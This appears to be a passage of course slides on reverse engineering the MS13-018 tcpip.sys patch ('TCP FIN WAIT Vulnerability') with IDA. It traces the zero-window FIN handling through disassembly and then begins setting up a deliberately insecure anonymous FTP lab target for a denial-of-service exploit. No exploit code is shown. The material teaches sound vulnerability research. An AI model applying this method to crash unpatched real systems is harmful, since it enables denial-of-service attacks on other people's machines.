
Exercise: Windows 7 Patch of tcpip.sys

- Microsoft called it, "TCP FIN WAIT Vulnerability"
  - Thanks for the hint!
- Looks like some IPv6 updates, too




Exercise: Windows 7 Patch of tcpip.sys

This vulnerability was privately disclosed, but sometimes Microsoft gives us hints in the disclosure. This one was named "TCP FIN WAIT Vulnerability." When we diff tcpip.sys, we see some patches to what look to be IPv6 functions, as well as one called, TcpFinAcknowledged(). This seems like a good place to start.



Exercise: TcpFinAcknowledged()

When we pull up the function TcpFinAcknowledged(), we can see that it is not too complex of a function, and there do not seem to be many changes.




Exercise: Zooming in on the Changes (1)

On this slide is the patched version of the function where the changed blocks were located. In the unpatched version, we go straight from the top block to the bottom block, as shown on the left. In the patched version, we must now pass through one or both of the blocks in the middle. This view was taken from IDA. The address was taken from the diff results and brought up in IDA using the "g" hotkey.

Exercise: Zooming in on the Changes (2)

- If [esi+40h] AND 20h results in a nonzero, we don't take the jump
- ... but what is esi+40h?
- We call the function TcpEndProbeTcbSend()
- Tough without context




Exercise: Zooming in on the Changes (2)


In the top block of code, we run the "test" instruction against [esi+40h], 20h. This means we perform a bitwise AND, setting the zero flag if the result is a 0. If the binary digit, 6th from the right (32's position | 1*2^5) is set, we will not take the jump. At this point, we have no idea what [esi+40h] holds because we lack the context. If that bit is set and we do not take the jump, we call the function TcpEndProbeTcbSend(); otherwise, we do not call that function. This function may have something to do with correcting the vulnerability.

Exercise: TcpEndProbeTcbSend()

- In the unpatched version, there is only one function that ever calls TcpEndProbeTcbSend()



- In the patched version, we have a second function, TcpFinAcknowledged(), making the call




Exercise: TcpEndProbeTcbSend()

As you can see on the slide, the function TcpEndProbeTcbSend() is called only by the function TcpTcbCarefulDatagram() in the unpatched tcpip.sys file. The patched version also has a call from the function we are diffing, TcpFinAcknowledged().

Exercise: Inside TcpEndProbeTcbSend()

- If you look inside of TcpEndProbeTcbSend() you see that oxFFDF is moved into AX and then a bitwise AND is executed against [esi+40h], turning the bit off, and you call TcpUpdateTcbSend()



```
loc_A94E2:
push    dword ptr [esi+44h]
and     dword ptr [esi+3Ch], 0FFDFFFFFh
mov     eax, 0FFDFh
and     [esi+40h], ax
push    esi
mov     byte ptr [esi+160h], 0
call    _TcpUpdateTcbSend@8 ; TcpUpdateTcbSend(x,x)
and     dword ptr [esi+1F0h], 0
cmp     dword_101CD4, 1
jnz     short loc_A957F
```


Exercise: Inside TcpEndProbeTcbSend()

Inside of TcpEndProbeTcbSend() the block on the slide exists. Inside this block are the instructions:


mov eax, 0FFDFh

and [esi+40h], ax

The patched code in TcpFinAcknowledged() tests [esi+40h] to see if a particular bit is set. If it is, we reach TcpEndProbeTcbSend(). This function then turns the bit off with another bitwise AND, and TcpUpdateTcbSend() gets called. This does not happen in the unpatched version of tcpip.sys.

Exercise: Locating [esi+40h]

- Now try to learn what you can about [esi+40h]
- There were two cross-references to TcpEndProbeTcbSend(); check the other one
- TcpTcbCarefulDatagram() also calls the function




Exercise: Locating [ESI+40h]

Let's try to learn more about [esi+40h]. We may not find out exactly what is stored there without debugging and having the context. Another option is to continue to reverse until this can potentially be determined, but it still may not be possible and this can be extremely time-consuming. As we saw previously, there are two cross-references to TcpEndProbeTcbSend() in the patched version of tcpip.sys. We just saw the one from TcpFinAcknowledged(). Let's look at the call from TcpTcbCarefulDatagram().

Exercise: TcpTcbCarefulDatagram() (1)

- The other call to TcpEndProbeTcbSend() comes right after another test [esi+40h], 20h
- First though, in the top block there is a comparison against [esi+5ch], and 0
- We take this path if it is not equal to 0 and call TcpEndProbeTcbSend()




Exercise: TcpTcbCarefulDatagram() (1)

Just before the call to TcpEndProbeTcbSend() inside of TcpTcbCarefulDatagram(), we see that there is a comparison taking place between [esi+5ch] and 0. At this point, we do not know what is held at this location. Based on symbol names alone, it is likely that ESI points to packet header data; however, this is just inferred at this point. If the comparison is not equal to 0, we take a jump that ends up making the call to TcpEndProbeTcbSend(). Let's look at the other result, if the comparison is equal to 0.

Exercise: TcpTcbCarefulDatagram() (2)

- This path is taken if [esi+5ch] == 0
- If [esi+40h] holds a 2Xh, we call TcpContinueProbeTcbSend(); otherwise, we will call TcpBeginProbeTcbSend()




Exercise: TcpTcbCarefulDatagram() (2)

If the comparison against [esi+5ch] and 0 is equal, we end up either calling TcpContinueProbeTcbSend() or TcpBeginProbeTcbSend().


Exercise: TcpBeginProbeTcbSend()

- At this block, inside of TcpBeginProbeTcbSend() is where [esi+40h] is set to 2Xh
- In the next block, we call TcpUpdateMicrosecondCount()



Exercise: TcpBeginProbeTcbSend()


Let's take a closer look at TcpBeginProbeTcbSend(). Remember, TcpEndProbeTcbSend() is called by TcpFinAcknowledged() in the patched version of tcpip.sys. Where there is an end, there must have been a beginning, right? Something like that anyway ... The first instruction in the block of code, as shown on the slide says, "or word ptr [esi+40h], 20h." This must be what turns that bit on that we discussed earlier. So, it is turned on when TcpBeginProbeTcbSend() is called and off when TcpEndProbeTcbSend() is called. We also see that TcpUpdateMicrosecondCount() is called by TcpBeginProbeTcbSend().



Exercise: Where Are We At?

Let's talk about where we are currently at with our assumptions and findings:


- TcpFinAcknowledged() was modified. A patch was added to call TcpEndProbeTcbSend() if the [esi+40h] 0x**2**Xh bit is set.
- TcpEndProbeTcbSend() is called only from TcpTcbCarefulDatagram() in the unpatched version, but also in TcpFinAcknowledged() in the patched version.
- TcpBeginProbeTcbSend() turns on the [esi+40h] 0x**2**Xh bit.
- If TcpEndProbeTcbSend() is called, it turns off the [esi+40h] 0x**2**Xh bit and calls TcpUpdateTcbSend().
- In TcpTcbCarefulDatagram(), [esi+5ch] is checked to see if it is equal to 0. Depending on the result, we call either TcpBeginProbeTcbSend() or TcpEndProbeTcbSend().
- When reversing the blocks prior to the preceding, check to see if [esi+5ch] == 0, TcpTryToIncreaseSendWindow() is called.
- [esi+5ch] is probably the window size for the packet.



Exercise: The Likely Answer


Without writing PoC and attempting to validating our assumptions, or without reversing even further, we should draw up a likely conclusion to the patch:

- The patch was made to TcpFinAcknowledged() primarily.
- In the unpatched version, if the window size is 0 during the FIN tear-down sequence, we never call TcpEndProbeTcbSend(), which calls TcpUpdateTcbSend().
- In the patched version, there is a check inside of TcpFinAcknowledged(), which forces the call to TcpEndProbeTcbSend(), flipping the [esi+40h] 0x**2**Xh bit, and calling TcpUpdateTcbSend().
- So, there is a check during normal TCP/IP communications to see if the TCP window size is 0, but not in the FIN sequence.
- This likely results in the TCP connection hanging during the FIN sequence if the TCP window size is set to 0.
- We still do not know exactly what is held at [esi+40h], but we can try to find out with debugging,
- We will write PoC for this coming up.




MS13-018 – 64-bit

The 64-bit files have been supplied to you as well for Windows 7 SP1 and Windows 8.0. If you have a 64-bit version of IDA, you can obtain the same results. On the top one-half, above the dotted line is the patched version, and on the bottom one-half is the unpatched version.




Exercise: Diffing MS13-018 - The Point

This exercise was challenging, and the goal was to continue to improve your skills with reversing patches and reversing in general.



Kernel Debugging and Exploiting MS13-018

In this exercise, you verify the results from your patch diff by Kernel debugging and work toward getting a working exploit code.




Exercise: Kernel Debugging and Exploiting MS13-018

Your target for this exercise is 64-bit Windows 8, or you may use 64-bit Windows 7. Note that Windows 8 will be used in this walkthrough. If you do not have a licensed version of IDA Pro, you need to stick with using WinDbg as a standalone application. You may also look at the diff from the 32-bit version of tcpip.sys so that you can get symbol names for breakpoints and such. You may need to apply and remove the patch multiple times during this exercise. When you need to remove the update correlating to this patch, uninstall KB2790655. As new patches come out, this update number may be replaced. You may have to check Microsoft TechNet for changes.

Your goal is to successfully verify the assumptions made during patch diffing and work toward writing a working exploit to trigger the DoS.

Exercise: Enabling FTP Under IIS (1)

- Bring up the Windows 8 (or 7) Control Panel and type, **turn windows features** into the search box as shown here:




- Click Turn Windows features on or off
- On Windows 8, you may need to add the FTP/IIS Management Console

Exercise: Enabling FTP Under IIS (1)

You need to enable FTP under Microsoft IIS. Bring up the Windows Control Panel in either Windows 7 or Windows 8. Type **turn windows features** into the search box so that you get the same results as shown on the slide. Click the option, Turn Windows features on or off." On some versions of Windows 8, you may need to add the FTP/IIS Management Console.

Exercise: Enabling FTP Under IIS (2)

- Locate Internet Information Services and check the box
  - Expand it and make sure FTP Server is checked
  - Expand FTP Server and make sure FTP Extensibility and FTP Service are checked




Exercise: Enabling FTP Under IIS (2)

Locate Internet Information Services and check the box. Expand it and make sure that FTP Server is checked as well. Next, expand FTP Server and make sure FTP Extensibility and FTP Service are also checked. See the slide for an example. Depending on your version, you may also need to add the IIS Management Service under Web Management Tools.


Exercise: Enabling FTP Under IIS (3)

- Go to Administrative Tools and double-click IIS Manager



Exercise: Enabling FTP Under IIS (3)

Starting from the Control Panel, go to Administrative Tools and double-click IIS Manager.




Exercise: Enabling FTP Under IIS (4)

On the left side of the screen is a pane titled Connections. Right-click in this pane and select Add FTP Site. Give your site a name, such as **SEC760_TEST**, point its physical path to c:\inetpub\ftproot, and click OK, followed by Next.

Exercise: Enabling FTP Under IIS (5)

- Select the No SSL option and click Next




Exercise: Enabling FTP Under IIS (5)

On the next screen, as shown on this slide, select the option, No SSL and click Next.


Exercise: Enabling FTP Under IIS (6)

- Check the Anonymous box under Authentication
- Choose the All users option from the Authorization – Allow access to: drop-down box
- Check the Read box under Permissions
- Click Finish



Exercise: Enabling FTP Under IIS (6)

On the next screen, check the Anonymous box under Authentication. Choose All users from the drop-down box under Authorization. Check the Read box under Permissions and click Finish.

